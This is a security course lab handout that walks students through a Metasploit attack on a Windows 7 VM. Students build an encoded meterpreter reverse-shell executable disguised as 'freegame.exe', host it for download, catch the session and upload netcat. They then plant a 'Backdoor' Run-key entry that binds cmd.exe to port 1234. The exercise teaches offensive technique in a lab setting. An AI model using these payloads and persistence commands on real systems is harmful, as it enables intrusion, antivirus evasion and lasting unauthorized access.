Lab 06 Requirements

- Internet connectivity & VMware Workstation version 15.5.7 or above
- VM snapshots from previous labs

Part 01: Create a Binary Payload with msfvenom

Rapid7 has combined the functionality of msfpayload and msfencode into one tool: msfvenom. This tool is used to generate payloads in a variety of formats, including standalone executables, shellcode, and payloads for use with other Metasploit modules.

Platforms supported: Windows, Linux, MacOS (x86 and x64 architectures)

It is often used to encode payloads to evade anti-virus software. The underlaying code is transformed in a way that still allows it to perform its intended function but more difficult for AV software to flag it as malicious.

In addition to supporting various encoding techniques, msfvenom provides the ability to specify output format, target platform, architecture, and payload type. The payload's instructions such as the IP address and port # to connect to are also customizable.

- Use **msfvenom -l payloads** to see the available payloads, you'll need a wide terminal screen
- If you search through the list you will be able to find the **windows/meterpreter_reverse_tcp** payload
- Use **msfvenom -l encoders** to see the available encoders
  - We are going to use the well rated **x86/shikata_ga_nai** encoder today (what is its rating?)

Enter the following:

```
msfvenom -p windows/meterpreter_reverse_tcp -e x86/shikata_ga_nai --list-options
```

You will get a list of the options that need to be set. You will notice that by default LPORT is set to 4444 and we set the LHOST when we run the msfvenom command

- We need to set the options at the command line, then send the output to a file we can access from our target machine. (Currently LHOST isn't set which will default to 127.0.0.1. This won't work from remote machines)
- Adding **LHOST=10.0.0.99** to our command will set this for us
- Finally, we are going to specify a Windows binary with the **-f exe** option and output the result to a file in **/var/www/html** called **freegame.exe**

```
msfvenom -p windows/meterpreter_reverse_tcp -e x86/shikata_ga_nai
LHOST=10.0.0.99 -f exe -o /var/www/html/freegame.exe
```

Use the command **ls /var/www/html** to make sure the file was created

Slide 01:

- Take a screenshot showing the successful creation of the file and the contents of /var/www/html
- Include the output of the **date** command

Part 02: Set up msfconsole to listen for a Meterpreter Session

Now that we have created our payload we need to set msfconsole up to listen for the incoming connection

Because the victim will need to download and execute our file locally on their system, a web server hosting **freegame.exe** can be used. Ensure your Apache server is up and running on Kali Linux with the following command:

```
service apache2 start
```

How can you ensure the apache server on Kali starts at every boot


Start **msfconsole** and use the following command to load our connection handler:

```
use exploit/multi/handler
```

Now we need to set our msfconsole payload to match the one we used in our msfvenom payload

- As always use the show options command to see what you need to set

Set the required options then use the **exploit** command to have the handler start listening for incoming connections



```
msf6 exploit(multi/handler) > use exploit/multi/handler
[*] Using configured payload windows/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter_reverse_tcp
payload => windows/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.0.0.99
lhost => 10.0.0.99
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.0.99:4444
```

- Go to your W7 VM, open the web browser and navigate to **http://10.0.0.99/freegame.exe** to download the file from your server
- **Save** the file to your Desktop and run it. (Social Engineering would be required)

Now go back to your Kali machine and you will see that a meterpreter session has started


Use the **shell** command to open a shell on the W7 machine

Do a directory listing (**dir**)

Exit the shell session with the **exit** command

Use the **background** command to get back to the msfconsole

Use the **date** command to show the date



```
meterpreter > shell
Process 2056 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\User\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 38DC-8678

 Directory of C:\Users\User\Desktop

02/08/2023  09:10 PM    <DIR>          .
02/08/2023  09:10 PM    <DIR>          ..
11/10/2022  01:31 PM           351,472 Firefox Installer.exe
02/08/2023  08:51 PM           250,880 freegame.exe
02/08/2023  09:10 PM            73,802 gonzo.exe
11/17/2022  03:31 PM            73,802 payload.exe
05/03/2018  04:57 PM               174 WEEK_01_NOTES.txt
               5 File(s)        750,130 bytes
               2 Dir(s)  31,540,084,736 bytes free

C:\Users\User\Desktop>exit
exit
meterpreter > background
[*] Backgrounding session 6 ...
msf6 exploit(multi/handler) > date
[*] exec: date

Wed Feb  8 09:53:00 PM EST 2023
msf6 exploit(multi/handler) > 
```

Slide 02:

- Take a screenshot showing everything from **shell** to **date**

Part 03: Upload a file with Meterpreter & use Netcat

- **Open a new terminal** session and create an empty file in **/home/kali** with the following command

```
touch FOLusername.txt
```

- Get yourself back into your meterpreter session (**hint: sessions options**)
- Use the following command from your meterpreter session to upload the file to you W7 machine

Note: Do not use tab to autocomplete when using upload. If you do just start the session again

```
upload /home/kali/FOLusername.txt c:\
```

- Hit enter and confirm the file transfer on W7
- Use the same techniques to upload the **windows-binary** for Netcat to **c:\**
- In a new terminal use the **locate nc.exe** command to find the path to the file. Make sure you use the **windows-binaries version**

Slide 03:

- Take a screenshot of the successful upload on Kali

Set Netcat to Start Automatically

- We will use the **reg** command to accomplish this task
- Use **reg** on its own to see what options there are. (Remember, it is a meterpreter command)
- We will use the **setval** command with a registry location and action to get nc.exe to start automatically


```
reg setval -k HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Run -v
Backdoor -d C:\\nc.exe
```

- It will tell you that it has successfully set the trojan if it worked
- Use background to exit your meterpreter session, then use sessions -k to kill the specific session you are using
- Finally, get back to the main msfconsole and issue the date command

Slide 04:

- Show everything from the **reg setval command** to output of the **date command**

- Reboot the W7 VM **(Leave the nc.exe command prompt open when you logon)** then confirm that the registry entry was made by navigating the registry location you used above. (**regedit**)
- Open a command prompt and enter the **net config workstation command** filtering the output to only the lines that include the word “name” and issue the **date** command
- If you haven’t already changed the computer name of your W7 VM do so before taking the screenshot



Name	Type	Data
(Default)	REG_SZ	(value not set)
Backdoor	REG_SZ	C:\nc.exe
VMware User Pr...	REG_SZ	"C:\Program Files\VMware\VMware Tools\vmtool...

```
Cmd line:
```

```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\User>net config workstation | find "name"
Computer name                        \\FOLUSERNAME-W7
Full Computer name                   FOLusername-W7
User name                            User

C:\Users\User>date
The current date is: Wed 02/08/2023
Enter the new date: (mm-dd-yy) _
```

Slide 05:

- Take a screenshot of the registry entry, the Netcat cmd line, and the cmd prompt with **net config workstation** filtered to the lines that include “name” and the output of **date**

Of course, there is a glaring problem with the execution of Netcat, it opens a terminal that any user can see…

- Close all the Windows in W7

Remove Netcat Entry

- Use your payload and multi handler to start a new meterpreter session, then use the **reg** command to take another look at what options and commands you have to interact with the registry on the remote machine
- Use the enumkey command to see what the key settings are in the Run subkey

```
reg enumkey -k HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Run
```

- Delete your Backdoor key with the deleteval command
- Make sure you specify the value **Backdoor** in the next step

```
reg deleteval -k HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Run
-v Backdoor
```


Slide 06:

- Show the **enumkey** and **deleteval** command outputs

Copy Netcat to C:\WINDOWS

- From the meterpreter command prompt open a shell to your W7 machine and navigate to C:\ then do a directory listing showing the nc.exe file (if it isn't there, you will need to upload it)
- From C:\ copy the nc.exe executable to C:\WINDOWS
- You need to do this from within the meterpreter **shell** session you have open

With your shell session still open, enter the **path** command



```
c:\Windows>dir | find "nc"
dir | find "nc"
02/08/2023  10:00 PM            59,392 nc.exe
07/13/2009  11:52 PM    <DIR>          Performance

c:\Windows>path
path
PATH=C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\

c:\Windows>
```

*Can you think of why we just moved nc.exe to **C:\WINDOWS**…*

Create a New Registry Value for Netcat

- Set Netcat to open in the background and listen on port 1234
- The following command should be entered on one line at the **meterpreter** command prompt


```
reg setval -k HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Run -v
Backdoor -d 'C:\Windows\nc.exe -ldp 1234 -e cmd.exe'
```

- Use the **queryval** command to view the registry value you just set. You will have to figure out this command on your own, but it is very similar to the **deleteval** command you already executed

Slide 07:

- Take a screenshot of the successful **setval** and **queryval** commands

- Reboot your W7 VM from the cmd.exe shell in your meterpreter session



```
c:\Windows>shutdown -r -f /t 0

[*] 10.0.0.7 - Meterpreter session 1 closed.  Reason: Died
```

This will kill your meterpreter session, but if everything worked, your Netcat session will be available once W7 reboots. Open a command prompt on the W7 machine and issue the following command:

```
netstat -an
```

- You should be able to see Netcat listening on 0:0:0:0:1234 (if you don't, you did something wrong with the setval command)
- Go back to your **Kali VM** and in a new **terminal** enter the following command to initiate a connection with Netcat (the x's represent the IP address you want to connect to)

```
nc x.x.x.x 1234
```

- This will open a Netcat shell to the W7 machine. (If this doesn't work, you may need to reboot the W7 VM then log back on)

Change to C:\
Do a directory listing
Use exit to break out of the session
Issue the date command

Slide 08:

- Take a screenshot including everything from the **nc** command to the **date**

Finally, in a terminal on Kali issue the **nc -h** command

- Note the different syntaxes for client and server connections
- What options are unique to the server syntax?

*** Take a snapshot of all the VMs named **After Lab 06** ***